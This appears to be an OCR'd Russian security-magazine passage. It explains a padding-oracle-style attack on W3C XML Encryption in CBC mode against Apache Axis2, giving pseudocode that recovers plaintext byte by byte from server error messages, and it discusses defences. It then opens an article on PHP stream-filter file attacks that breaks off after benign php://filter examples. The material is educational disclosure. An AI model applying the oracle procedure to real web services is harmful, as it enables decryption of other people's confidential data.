
Суть этой схемы, в которой также нет ничего сложного, такова: неполный блок с помощью произвольных значений дополняется до полного, а в его последний байт вписывается количество этих произвольных значений. Так, если последний блок содержит всего три байта, то мы добавляем 12 произвольных байт и один байт со значением 0x05. Если же последний блок полон (содержит 16 байт), то мы цепляем к нему еще один блок, 15 байт которого задаются произвольно, а 16-й имеет значение 0x10.

ОСНОВНАЯ ИДЕЯ АТАКИ

Прежде чем переходить к рассмотрению практических случаев, я опишу основную идею атаки на XML Encryption. Как ты уже догадался, ее не просто так ставят в один ряд с BEAST и Padding Oracle Attack. В данном случае атака также строится на передаче атакуемому серверу специально сформированных запросов и анализе получаемых сообщений об ошибках. Перейдем к делу. Основной недостаток режима шифрования CBC состоит в том, что изменение шифрованного текста влияет на открытый текст, то есть если применить XOR к вектору инициализации IV и произвольной битовой маске MSK, то шифротекст (IV xor MSK, C[0]) будет соответствовать сообщению M[0] xor MSK. Как видишь, зависимость в данном случае очень проста.



Режим CBC (шифрование и дешифрование)



Упрощенный вариант атаки

Чтобы осуществить предлагаемую атаку, нужно изменить шифрованный текст с помощью маски MSK, передать измененное сообщение на удаленный сервер и проанализировать сообщение об ошибке, которое позволяет узнать дополнительную информацию об открытом тексте. Таким образом, получается этакий побочный канал для получения конфиденциальной информации.

Для начала давай разберемся с простеньким примером атаки, который показывает, как получить открытый текст зашифрованного сообщения. Атака на XML Encryption основана именно на этой идее, которая слегка адаптирована к «реальному миру».

Будем считать, что информация, которую мы передаем, кодируется в ASCII. Разобьем всю таблицу ASCII на две части. В первую часть войдут все символы, кроме NULL (список A), а во вторую — все остальные символы (список B). Шифрованный текст, полученный из открытого текста, символы которого находятся в списке B, будем считать «правильно сформированным». Таким образом, если шифротекст сформирован правильно, то наш сервер при парсинге открытого сообщения не будет выдавать ошибок. Условимся также, что наши сообщения состоят всего лишь из одного блока открытого текста, то есть из 16 байт, а удаленный сервер в ответ на наши запросы возвращает true, если открытый текст M[0] = AES_DEC_CBC(k, (IV, C[0])) не содержит запретного символа NULL, и false — в противном случае.

Теперь, посылая запросы нашему серверу, можно побайтно восстанавливать сообщения. Алгоритм восстановления состоит всего из трех этапов:

1. Получаем такой новый вектор инициализации IV1, чтобы шифрованный текст (IV1, C[0]) был сформирован правильно. Для этого просто случайно выбираем новый вектор инициализации nIV, отсылая на сервер пару (nIV, C[0]). Если сервер возвращает true, то IV1 = nIV, ну а в случае false повторяем процедуру заново. В своей

WS-SECURITY

WS-Security — гибкое и многофункциональное расширение SOAP, служащее для организации безопасного взаимодействия в веб-сервисах. WS-Security активно использует XML Encryption и XML Signature.

статье авторы атаки объясняют, почему мы найдем такой вектор инициализации за 2–3 обращения к серверу, но, я думаю, ты и сам уже догадался.

2. Побайтно восстанавливаем промежуточный открытый текст (тот, который получен после AES_DEC при дешифровании, снова обрати внимание на первую иллюстрацию). Алгоритм восстановления описывается следующим псевдокодом:

```
msk = 0
repeat

    msk++
    IV2 = IV1 xor (0...0||msk||0...0)
      // msk на j-й позиции

until Server((IV2, C[0])) == true

return X[j] = ASCIICode(NULL) xor IV2[j]
    // код "запретного" символа
```

Вот что имеется у нас на входе и выходе:

```
Input:
C=(IV1, C[0]), j — номер байта в блоке

Output:
j-й байт X[j] блока промежуточного открытого
текста X = AES_DEC(k, C[0])
```

В алгоритме нет ничего сложного. Изменяя j-й байт вектора инициализации, мы наблюдаем за сообщениями сервера и ждем, пока на j-м месте в открытом тексте появится наш запретный символ. Ты спросишь меня, почему так? Отвечу: таков режим CBC. Для него справедливо следующее (опять все внимание на первую иллюстрацию):

```
AES_DEC_CBC(k, (IV2, C[0])) = IV2 xor AES_DEC(k, C[0]) =
IV2 xor X[0].
```

НЕПОЛНЫЙ БЛОК С ПОМОЩЬЮ ПРОИЗВОЛЬНЫХ ЗНАЧЕНИЙ ДОПОЛНЯЕТСЯ ДО ПОЛНОГО, А В ЕГО ПОСЛЕДНИЙ БАЙТ ВПИСЫВАЕТСЯ КОЛИЧЕСТВО ЭТИХ ПРОИЗВОЛЬНЫХ ЗНАЧЕНИЙ

3. Так как весь промежуточный блок X[0] восстановлен, то нам остается получить блок открытого текста M[0]. Для этого мы осуществляем операцию XOR над X[0] и вектором инициализации IV.

Вот такой незамысловатый алгоритм действий. Вся последовательность наглядно проиллюстрирована на втором рисунке.

XML И XML ENCRYPTION

Extensible Markup Language (или коротко XML) представляет собой язык разметки для сериализации древовидных структур. Важная особенность XML состоит в том, что символы «<» и «>» разрешается использовать только для обозначения узловых элементов (node). Так, если текст содержит один из этих символов, то перед сериализацией в XML его необходимо заменить на «<» или «>» соответственно. Точно так же для символа апмерсанда «&» применяется escape-последовательность «&». Перечисленные свойства XML играют важную роль при атаке на XML Encryption.

Консорциум W3C выпустил рекомендации XML Signature и W3C XML Encryption, что способствовало стандартизации XML и средств для применения криптографических примитивов (электронной цифровой подписи, симметричных алгоритмов и т. д.) к произвольным данным в формате XML.

Сначала разберемся с синтаксисом XML Encryption, который проиллюстрирован на третьем рисунке. Как видно, спецификация описывает формат метаданных, используемых при шифровании (идентификаторы ключей, алгоритмов, схем шифрования и т. д.). Наиболее важным является элемент <CipherValue>, который, собственно, и содержит шифрованный текст.

Обработка полученного шифрованного сообщения осуществляется с помощью крайне простого способа. Сначала во всем документе проводится поиск элементов <EncryptedData>. Каждый такой элемент содержит метаданные с информацией о ключах, которая разбирается, обрабатывается и используется для построения ключа дешифрования данных. Затем содержимое <CipherValue> извлекается и разбирается для получения шифрованного текста. Для

```
<?xml version='1.0' encoding='utf-8'?>
<EncryptedData Type='http://www.w3.org/2001/04/xmlEnc#Element' xmlns='http://www.w3.org/2001/04/xmlEnc'>
  <EncryptionMethod Algorithm='http://www.w3.org/2001/04/xmlenc#aes128-cbc'>
  </EncryptionMethod>
  <KeyInfo xmlns='http://www.w3.org/2000/09/xmldsig#'>
    <KeyName>John Smith</KeyName>
  </KeyInfo>
  <CipherData>
    <CipherValue>A123456...</CipherValue>
  </CipherData>
</EncryptedData>
```

Синтаксис XML Encryption

дешифрования полученного шифротекста используется алгоритм, информация о котором содержится в элементе <EncryptionMethod>. Особенно важный момент для атаки наступает на последнем этапе, когда открытый текст парсится и вставляется в XML-документ. Если во время процесса дешифрования и разбора возникает ошибка, то она передается XML-процессору, который обычно выбрасывает исключение. А что еще ему остается делать? :-)

Так как технологию XML Encryption можно применять к произвольной части дерева XML-документа (лишь бы она имела корректный синтаксис XML), то для разных типов контента существуют разные режимы шифрования. Используемый режим указывается в поле Type тега <EncryptedData>. Тип Encrypted Element означает, что дешифрованию подвергается один XML-элемент со всеми своими дочерними узлами. Тип Encrypted Content говорит о том, что дешифрованию подвергается произвольное количество узловых элементов со всеми своими дочерними элементами, комментариями, инструкциями по обработке и т. д. Тип Encrypted Text Content, являющийся частным случаем типа Encrypted Content, выделен для таких открытых текстов, которые состоят только из текстовых данных. Таким образом, информация в поле Type дает нам подсказку об открытом тексте. Стоит отметить, что при дешифровании этот атрибут обычно игнорируется XML Framework'ом и не влияет на последовательность действий при обработке шифрованного текста.

Пару слов необходимо сказать и еще об одном важном моменте — кодировке. Стандарт XML Encryption предписывает использовать кодировку UTF-8, которая указывает битовое представление символов различных алфавитов, а также других специальных символов. Наиболее значимая для нас группа символов всей таблицы UTF-8 — это символы английского алфавита, цифры, а также спецсимволы перевода строки (line feed) и возврата каретки (carriage return). Важно знать, что для этой группы символов коды ASCII совпадают с кодами UTF-8.

Также ты наверняка помнишь, что код ASCII представляет символы как одиночные байты и позволяет закодировать 128 различных символов (смотри рисунок 4). Замечу, что эта кодировка использует только семь из восьми бит в байте, старший бит всегда равен нулю.

AXIS2 — ФРЕЙМВОРК ДЛЯ СОЗДАНИЯ ВЕБ-СЕРВИСОВ

За последние несколько лет появилось довольно много фреймворков для разработки веб-сервисов. Одним из самых популярных решений в этой области является Apache Axis2 Framework, модуль Rampart которого содержит реализацию стандарта WS-Security. Этот стандарт и позволяет нам применять XML Encryption и XML Signature в сообщениях SOAP.

Чтобы этот модуль можно было использовать в Axis2 Framework, он должен быть элементом потока обработки сообщений (message flow). Поток обработки сообщений (message flow) — это цепочка модулей, каждый из которых получает входящее SOAP-сообщение (или контекст сообщения), обрабатывает его и передает следующему модулю в цепочке. Когда SOAP-сообщение достигает конца цепочки, оно перенаправляется в Message Receiver, который, в свою очередь, вызывает функцию класса Service и отправляет результат пользователю сервиса.

Обычно поток обработки сообщений в Axis2 состоит из трех модулей: Transport, Security и Dispatch. Модуль Security, как видно из названия, отвечает за безопасность. В процессе обработки зашифрованного сообщения он сначала осуществляет процесс дешифрования, а затем парсит открытый текст с помощью парсера XML и обновляет контекст SOAP-сообщения. Дешифрованный и проверенный контент передается модулю Dispatch. Как и Message Receiver, каждый модуль в цепочке message flow может прервать процесс обработки сообщения SOAP при возникновении ошибки, после чего процесс обработки прекращается и пользователю сервиса выдается соответствующее сообщение.

Теперь ты наверняка понял, к чему я все это рассказывал и кто виновник уязвимости в Axis2. :-)

ОШИБКИ В СИСТЕМЕ БЕЗОПАСНОСТИ В AXIS2

В качестве оракула у нас будет выступать сервер с веб-сервисом, созданным с использованием Axis2. Поначалу нам нужно понять, какие сообщения об ошибках безопасности выдает сервер, так как тогда мы сможем отличить ответ true от ответа false нашего оракула. При возникновении ошибки безопасности сервис передает нам security fault. Причины генерации security fault можно разделить на две категории:

1. Ошибка дешифрования
   Такая ошибка возникает при некорректном дополнении последнего блока. Помнишь, я говорил, что последний байт каждого сообщения содержит число, равное количеству дополненных байтов? Так вот, этот последний байт может принимать значения от 0x01 до 0x10, в противном случае мы получаем сообщение об ошибке.
2. Ошибка парсинга данных
   Эта ошибка может возникнуть по двум причинам. Первая — открытый текст содержит «запрещенные» символы, то есть символы с кодами ASCII от 0x00 до 0x1F (за исключением 0x09, 0x0A, 0x0D — пробела, конца строки и возврата каретки). Вторая причина — некорректный XML-синтаксис дешифрованного сообщения, что означает появление в открытом тексте символа «&» (0x26) или «<» без соответствующего закрывающего символа «>».

В обоих случаях мы получаем одинаковое сообщение об ошибке и различить эти два случая между собой лишь по сообщению не можем.

Как и в приведенном ранее простом примере, разобьем всю нашу таблицу ASCII на две группы символов (все внимание на четвертый рисунок). Группа A содержит запрещенные для формата XML символы плюс два «зарезервированных» символа «&» и «<», ну а группа B включает в себя все остальные символы.

XML SIGNATURE

XML Signature — спецификация W3C, определяющая синтаксис и порядок применения электронной цифровой подписи и кодов аутентификации для данных в формате XML.

ЧТО ТАКОЕ ОРАКУЛЫ?

В современной криптографии есть направление Provable Security, которое подразумевает анализ исследуемой системы при активном воздействии на нее. Предполагается, что злоумышленник имеет возможность посылать запрос и анализировать полученный ответ, затем создавать новый запрос на основе полученной информации, опять получать ответ и т. д. Под оракулом понимают то, что отвечает на запросы злоумышленника (сервер, просто комп, смарт-карту, СКЗИ, шифровальщик и др.). В нашем сегодняшнем примере в качестве оракула выступает сервер с веб-сервисом, то есть мы посылаем сервису запрос на обработку данных, а он возвращает либо ошибку, либо результат обработки данных. Axis2, в свою очередь, — это фреймворк для создания веб-сервисов. Недавно была новость про Padding Oracle Attack, где в качестве оракула выступало приложение (веб-сервис, сайт на ASP.NET), созданное с использованием .net.

Теперь все готово для построения оракула. Как и в примере, наш оракул, то есть сервер, получает на вход один блок текста, зашифрованного в режиме CBC, то есть 16-байтовый вектор инициализации и зашифрованный блок такого же размера, и возвращает true или false. Конечно, этот блок должен быть правильно «обернут» в SOAP-сообщение, но здесь мы этим пренебрегаем. Итак, оракул возвращает true, если сервер в ответ на SOAP(AES_ENC_CBC(k, (IV, C))) передает нам security fault, и возвращает false в противном случае.

Как я уже говорил, сервер не выдаст security fault, если на стороне сервера сообщение имеет правильное дополнение до полного блока, то есть открытый текст M имеет верную XML-структуру:

```
PAD(M) == (IV xor AES_DEC(k, C))
```

Здесь должны выполняться следующие условия:

1. M, содержащий XML-тег <a>, обязательно должен содержать и закрывающий тег .
2. Если M содержит символ амперсанда «&», то он должен служить началом существующей escape-последовательности, например «>».
3. M не должен содержать символы из определенной нами группы B.

В противном случае возникает ошибка security fault, что позволяет нам использовать оракул точно так же, как и в предыдущем более простом примере.


ВОССТАНОВЛЕНИЕ ОТКРЫТОГО ТЕКСТА

Ну вот, теперь все готово для того, чтобы описать алгоритм восстановления открытого текста из шифрованного. Этот шифрованный текст может содержать произвольное число блоков. Мы будем представлять его как массив C=(IV, C[1], ... , C[d]), на первом месте в котором стоит вектор инициализации. Самое время еще раз вспомнить, что в режиме CBC вектором инициализации для блока C[i] является блок C[i-1].

Для простоты считаем, что открытый текст состоит только из символов ASCII (то есть в тексте нет ни одного символа из расширенной секции UTF-8). В отличие от случая, описанного в простом примере, здесь «правильно сформированным» шифротекстом является такой шифротекст, открытый текст которого состоит из символов группы B и имеет однобайтное дополнение, то есть последний его байт равен 0x01 (это допущение введено для более простого изложения идеи атаки).

ВЕБ-СЛУЖБЫ

Веб-служба — это метод взаимодействия между двумя электронными устройствами через сеть передачи данных. W3C определяет web-service как программную систему, спроектированную для поддержки интероперабельности machine-to-machine-взаимодействия. Интероперабельность подразумевает открытость интерфейсов и способность взаимодействовать с другими продуктами без каких-либо ограничений доступа и реализации. Зачастую интерфейсы взаимодействия описываются на специальном языке WSDL (Web Services Description Language), в основе которого лежит XML. Веб-сервисы представляют собой наборы инструментов, к наиболее популярным способам использования которых относятся RPC (Remote procedure calls, основная единица взаимодействия — вызов удаленной функции или метода), SOA (Service-oriented architecture, основная единица взаимодействия — сообщение) и REST (Representational state transfer). В последнем случае основными единицами взаимодействия являются операции типа GET, POST, PUT, DELETE и т. д. в протоколах типа HTTP, которые не поддерживают состояния.



Message flow в Apache Axis2

Алгоритм восстановления открытого текста включает в себя две процедуры. Первая (FindIV) подготавливает шифротекст к проведению атаки. Она принимает на вход C = (IV, C[1], ... , C[d]) и номер блока i, а возвращает «правильно сформированный» блок шифртекста с новым вектором инициализации C=(iv, C[i]). Здесь все практически так же, как в описанном выше простом примере. Вторая процедура (FindXbyte) принимает на вход «правильно сформированный» блок шифрованного текста (полученный при помощи FindIV) и возвращает j-й байт X[i][j] промежуточного блока открытого текста X[i] = AES_DEC(k, C[i]). Используя эти процедуры, опишем в псевдокоде алгоритм восстановления открытого текста.

```
Input: C=(C[0] = IV, C[1], ..., C[d])
Output: M=(M[1], ..., M[d])

for i = 1 to d do
        iv = FindIV(C, i)
        for j = 1 to 16

                X[i][j] = FindXbyte(C[i], iv, j)
        end for
        X[i] = (X[i][1], ..., X[i][16])
        M[i] = X[i] xor C[i-1]
end for
return (M[1], ..., M[d])
```

Алгоритм прост и не нуждается в подробном разъяснении. Скажу лишь только, что получить открытый текст M таким способом возможно благодаря режиму CBC (смотри на картинку, и все станет ясно). Остается только рассказать тебе об устройстве двух загадочных функций: FindIV и FindXbyte.

ПРОЦЕДУРЫ FINDIV И FINDXBYTE

Процедура FindIV чуть сложнее процедуры из тестового примера, и во многом, как часто бывает в прикладной криптографии, эти сложности носят переборно-технический характер. Подробное описание я приводить не буду, а ограничусь лишь изложением идеи.

Она, собственно, состоит в том, чтобы перебирать некоторые байты вектора инициализации и, анализируя результат, решить две задачи: убрать все символы «<» из открытого текста и задать такой последний байт нового вектора инициализации IV, чтобы байт дополнения равнялся 0x01. В результате мы получим правильно дополненный шифротекст с одним байтом дополнения, требуемый для процедуры FindXbyte. Эта процедура, во многом также имеющая переборно-технический характер, сводится, в свою очередь, к побитному восстановлению байта для блока промежуточного открытого текста. Она немного сложнее аналогичной упрощенной процедуры, описанной ранее, так как в данном случае «запрещенных символов» гораздо больше.

<table>
<tr><th>Dec.</th><th>Hex</th><th>Char.</th><th>Type</th><th>Dec.</th><th>Hex</th><th>Char.</th><th>Type</th><th>Dec.</th><th>Hex</th><th>Char.</th><th>Type</th><th>Dec.</th><th>Hex</th><th>Char.</th><th>Type</th></tr>
<tr><td colspan="4">Block 0</td><td colspan="4">Block 2</td><td colspan="4">Block 4</td><td colspan="4">Block 6</td></tr>
<tr><td>0</td><td>00</td><td>NUL</td><td>A</td><td>32</td><td>20</td><td>SPC</td><td>B</td><td>64</td><td>40</td><td>@</td><td>B</td><td>96</td><td>60</td><td>`</td><td>B</td></tr>
<tr><td>1</td><td>01</td><td>SOH</td><td>A</td><td>33</td><td>21</td><td>!</td><td>B</td><td>65</td><td>41</td><td>A</td><td>B</td><td>97</td><td>61</td><td>a</td><td>B</td></tr>
<tr><td>2</td><td>02</td><td>STX</td><td>A</td><td>34</td><td>22</td><td>"</td><td>B</td><td>66</td><td>42</td><td>B</td><td>B</td><td>98</td><td>62</td><td>b</td><td>B</td></tr>
<tr><td>3</td><td>03</td><td>ETX</td><td>A</td><td>35</td><td>23</td><td>#</td><td>B</td><td>67</td><td>43</td><td>C</td><td>B</td><td>99</td><td>63</td><td>c</td><td>B</td></tr>
<tr><td>4</td><td>04</td><td>EOT</td><td>A</td><td>36</td><td>24</td><td>$</td><td>B</td><td>68</td><td>44</td><td>D</td><td>B</td><td>100</td><td>64</td><td>d</td><td>B</td></tr>
<tr><td>5</td><td>05</td><td>ENQ</td><td>A</td><td>37</td><td>25</td><td>%</td><td>B</td><td>69</td><td>45</td><td>E</td><td>B</td><td>101</td><td>65</td><td>e</td><td>B</td></tr>
<tr><td>6</td><td>06</td><td>ACK</td><td>A</td><td>38</td><td>26</td><td>&</td><td>A</td><td>70</td><td>46</td><td>F</td><td>B</td><td>102</td><td>66</td><td>f</td><td>B</td></tr>
<tr><td>7</td><td>07</td><td>BEL</td><td>A</td><td>39</td><td>27</td><td>'</td><td>B</td><td>71</td><td>47</td><td>G</td><td>B</td><td>103</td><td>67</td><td>g</td><td>B</td></tr>
<tr><td>8</td><td>08</td><td>BS</td><td>A</td><td>40</td><td>28</td><td>(</td><td>B</td><td>72</td><td>48</td><td>H</td><td>B</td><td>104</td><td>68</td><td>h</td><td>B</td></tr>
<tr><td>9</td><td>09</td><td>HT</td><td>B</td><td>41</td><td>29</td><td>)</td><td>B</td><td>73</td><td>49</td><td>I</td><td>B</td><td>105</td><td>69</td><td>i</td><td>B</td></tr>
<tr><td>10</td><td>0A</td><td>LF</td><td>B</td><td>42</td><td>2A</td><td>*</td><td>B</td><td>74</td><td>4A</td><td>J</td><td>B</td><td>106</td><td>6A</td><td>j</td><td>B</td></tr>
<tr><td>11</td><td>0B</td><td>VT</td><td>A</td><td>43</td><td>2B</td><td>+</td><td>B</td><td>75</td><td>4B</td><td>K</td><td>B</td><td>107</td><td>6B</td><td>k</td><td>B</td></tr>
<tr><td>12</td><td>0C</td><td>FF</td><td>A</td><td>44</td><td>2C</td><td>,</td><td>B</td><td>76</td><td>4C</td><td>L</td><td>B</td><td>108</td><td>6C</td><td>l</td><td>B</td></tr>
<tr><td>13</td><td>0D</td><td>CR</td><td>B</td><td>45</td><td>2D</td><td>-</td><td>B</td><td>77</td><td>4D</td><td>M</td><td>B</td><td>109</td><td>6D</td><td>m</td><td>B</td></tr>
<tr><td>14</td><td>0E</td><td>SO</td><td>A</td><td>46</td><td>2E</td><td>.</td><td>B</td><td>78</td><td>4E</td><td>N</td><td>B</td><td>110</td><td>6E</td><td>n</td><td>B</td></tr>
<tr><td>15</td><td>0F</td><td>SI</td><td>A</td><td>47</td><td>2F</td><td>/</td><td>B</td><td>79</td><td>4F</td><td>O</td><td>B</td><td>111</td><td>6F</td><td>o</td><td>B</td></tr>
<tr><td colspan="4">Block 1</td><td colspan="4">Block 3</td><td colspan="4">Block 5</td><td colspan="4">Block 7</td></tr>
<tr><td>16</td><td>10</td><td>DLE</td><td>A</td><td>48</td><td>30</td><td>0</td><td>B</td><td>80</td><td>50</td><td>P</td><td>B</td><td>112</td><td>70</td><td>p</td><td>B</td></tr>
<tr><td>17</td><td>11</td><td>DC1</td><td>A</td><td>49</td><td>31</td><td>1</td><td>B</td><td>81</td><td>51</td><td>Q</td><td>B</td><td>113</td><td>71</td><td>q</td><td>B</td></tr>
<tr><td>18</td><td>12</td><td>DC2</td><td>A</td><td>50</td><td>32</td><td>2</td><td>B</td><td>82</td><td>52</td><td>R</td><td>B</td><td>114</td><td>72</td><td>r</td><td>B</td></tr>
<tr><td>19</td><td>13</td><td>DC3</td><td>A</td><td>51</td><td>33</td><td>3</td><td>B</td><td>83</td><td>53</td><td>S</td><td>B</td><td>115</td><td>73</td><td>s</td><td>B</td></tr>
<tr><td>20</td><td>14</td><td>DC4</td><td>A</td><td>52</td><td>34</td><td>4</td><td>B</td><td>84</td><td>54</td><td>T</td><td>B</td><td>116</td><td>74</td><td>t</td><td>B</td></tr>
<tr><td>21</td><td>15</td><td>NAK</td><td>A</td><td>53</td><td>35</td><td>5</td><td>B</td><td>85</td><td>55</td><td>U</td><td>B</td><td>117</td><td>75</td><td>u</td><td>B</td></tr>
<tr><td>22</td><td>16</td><td>SYN</td><td>A</td><td>54</td><td>36</td><td>6</td><td>B</td><td>86</td><td>56</td><td>V</td><td>B</td><td>118</td><td>76</td><td>v</td><td>B</td></tr>
<tr><td>23</td><td>17</td><td>ETB</td><td>A</td><td>55</td><td>37</td><td>7</td><td>B</td><td>87</td><td>57</td><td>W</td><td>B</td><td>119</td><td>77</td><td>w</td><td>B</td></tr>
<tr><td>24</td><td>18</td><td>CAN</td><td>A</td><td>56</td><td>38</td><td>8</td><td>B</td><td>88</td><td>58</td><td>X</td><td>B</td><td>120</td><td>78</td><td>x</td><td>B</td></tr>
<tr><td>25</td><td>19</td><td>EM</td><td>A</td><td>57</td><td>39</td><td>9</td><td>B</td><td>89</td><td>59</td><td>Y</td><td>B</td><td>121</td><td>79</td><td>y</td><td>B</td></tr>
<tr><td>26</td><td>1A</td><td>SUB</td><td>A</td><td>58</td><td>3A</td><td>:</td><td>B</td><td>90</td><td>5A</td><td>Z</td><td>B</td><td>122</td><td>7A</td><td>z</td><td>B</td></tr>
<tr><td>27</td><td>1B</td><td>ESC</td><td>A</td><td>59</td><td>3B</td><td>;</td><td>B</td><td>91</td><td>5B</td><td>[</td><td>B</td><td>123</td><td>7B</td><td>{</td><td>B</td></tr>
<tr><td>28</td><td>1C</td><td>FS</td><td>A</td><td>60</td><td>3C</td><td><</td><td>A</td><td>92</td><td>5C</td><td>\</td><td>B</td><td>124</td><td>7C</td><td>|</td><td>B</td></tr>
<tr><td>29</td><td>1D</td><td>GS</td><td>A</td><td>61</td><td>3D</td><td>=</td><td>B</td><td>93</td><td>5D</td><td>]</td><td>B</td><td>125</td><td>7D</td><td>}</td><td>B</td></tr>
<tr><td>30</td><td>1E</td><td>RS</td><td>A</td><td>62</td><td>3E</td><td>></td><td>B</td><td>94</td><td>5E</td><td>^</td><td>B</td><td>126</td><td>7E</td><td>~</td><td>B</td></tr>
<tr><td>31</td><td>1F</td><td>US</td><td>A</td><td>63</td><td>3F</td><td>?</td><td>B</td><td>95</td><td>5F</td><td>_</td><td>B</td><td>127</td><td>7F</td><td>DEL</td><td>B</td></tr>
</table>

Таблица ASCII с делением символов на группы

ВАРИАНТЫ АТАКИ

На практике обычно всегда имеется дополнительная информация, которая во многом облегчает жизнь криптоаналитику. В данном случае любые дополнительные сведения об открытом тексте (его статистика, структура) могут во многом помочь и сократить число запросов к оракулу (удаленному серверу). Так, например, знание XML Schem'ы документа позволяет не тратить время на восстановление уже известного открытого текста (XML-тегов) и сосредоточить усилия на полезной информации. В то же время, если мы знаем, что в данном поле хранится, например, номер кредитной карты, это сильно сокращает группы разрешенных и запрещенных символов и позволяет эффективно отсеивать при переборе ложные варианты байтов открытого текста. Интересен также тот факт, что оракул можно использовать не только для дешифрования, но и для шифрования произвольных данных с помощью неизвестного нам ключа. В этом случае процедуру надо начинать с конца (с последнего блока), а процесс шифрования будет проходить «справа налево».

ВАРИАНТЫ ЗАЩИТЫ

Когда речь заходит о средствах, помогающих предотвратить изменение шифрованного текста, в голову прежде всего приходит мысль об использовании ЭЦП или аутентификации в рамках стандарта XML Signature. Однако этот способ защиты отпадает как неэффективный, поскольку атака под названием XML Signature Wrapping, разработанная довольно давно, позволяет модифицировать шифрованный текст в обход подписи и/или MAC. Второй очевидный путь — унификация сообщений об ошибках, чтобы хакеры не могли распознавать типы возникающих ошибок. Однако и этот вариант тоже не идеален. Во-первых, он перекладывает обязанности по созданию системы унификации ошибок на разработчика веб-сервиса, а во-вторых, приводит к появлению других каналов получения информации. В криптографии давно известен класс тайминг-атак, которые основаны на замерах времени, затрачиваемого удаленным сервером на обработку запроса. Пожалуй, самая действенная мера, которую можно предложить, — это смена режима шифрования CBC, основанного на блочном алгоритме, на режим с одновременной аутентификацией (например, ISO/IEC 19772:2009), но это влечет за собой необходимость переделывания стандарта XML Encryption. Вообще, если есть возможность, лучше всего перевести шифрование на более низкий уровень OSI (например, вместо XML Encryption использовать версию SSL/TLS, которая не подвержена BEAST).

ВМЕСТО ЗАКЛЮЧЕНИЯ

Мне нравятся все атаки, основанные на использовании оракулов и анализе сообщений об ошибках, так как они ярко иллюстрируют ситуацию, когда разработчики берут отличные надежные криптографические примитивы, но все равно получают epic fail. Я уверен, что уязвимость в XML Encryption далеко не завершает список багов, которые позволяют проводить атаки side-channel, и подобные уязвимости еще проявят себя. Надеюсь, что тебе было интересно, а если ты хочешь обсудить какие-то моменты этой статьи, смело пиши мне на почту. Напоследок хочу выразить благодарность Juraj Somorovsky и Tibor Jager, обнаружившим эту уязвимость, за очередной интересный пример применения криптоанализа на практике.

Pr0xor (php.m4sql@gmail.com, rdot.org/forum)



Атака на файлы

ЭКСПЛУАТАЦИЯ СВЕЖИХ УЯЗВИМОСТЕЙ В ФУНКЦИЯХ ДЛЯ РАБОТЫ С ФАЙЛАМИ В PHP

PHP предоставляет богатые возможности для работы с файлами. Любой веб-программист сталкивался с функциями fopen, copy, file_get_contents и т. д. Однако далеко не каждый знает о таких довольно эффективных конструкциях, как фильтры и потоки, в которых совсем недавно обнаружились крайне серьезные баги.

INFO

Баг с ключами $_FILES не является багом самого языка, а обусловлен неграмотно написанными скриптами.

WWW

bit.ly/sfDcys — последняя версия класса Lightning-Template.

bit.ly/tTtvWV — пример использования класса Lightning-Template.

bit.ly/mdrdqf — статья, подробно рассказывающая об уязвимости File path injection.

pastebin.com/1edSuSVN — пример использования уязвимости File path injection.

bit.ly/g6ztD3 — описание уязвимости, связанной с неправильной обработкой ключей в массиве $_FILES.

DVD

На нашем диске ты сможешь найти подробное обучающее видео ко всем описанным в статье примерам.

СТАНДАРТНЫЕ ФИЛЬТРЫ

Прежде чем приступать к описанию новых векторов атак, хочу немного рассказать о фильтрах и потоках, которые появились еще в PHP 4.3 и предоставили скриптам абстрактный слой для доступа к файлам. Различные ресурсы в PHP (сетевые соединения, протоколы сжатия и т. д.) могут рассматриваться как «потоки» данных. Можно последовательно считывать информацию из таких потоков или записывать ее в них. При этом существует ряд зарегистрированных в PHP фильтров, с помощью которых можно модифицировать данные, получаемые из потока. Для того чтобы получить список имеющихся в твоей системе фильтров, достаточно выполнить такой код:

```
print_r(stream_get_filters());
```

Чтобы использовать фильтр, его нужно связать с потоком. Это делается с помощью функции stream_filter_append/



Сампописный фильтр в девелоперской версии форума phpBB3

stream_filter_prepend или же с помощью враппера php://filter. Первый способ предоставляет больше возможностей для работы с фильтрами, но второй более компактен, что тоже обеспечивает определенные преимущества. Вот один пример использования фильтров для кодирования строки:

```
$fp = fopen('php://output', 'w');
stream_filter_append($fp,
    'convert.quoted-printable-encode');
fwrite($fp, "I \v Love \v PHP.\n");
```

А вот пример однострочного скрипта, который получает данные методом POST, кодирует их в Base64 и выводит обратно:

```
readfile("php://filter/read=convert.base64-encode/
resource=php://input");
```

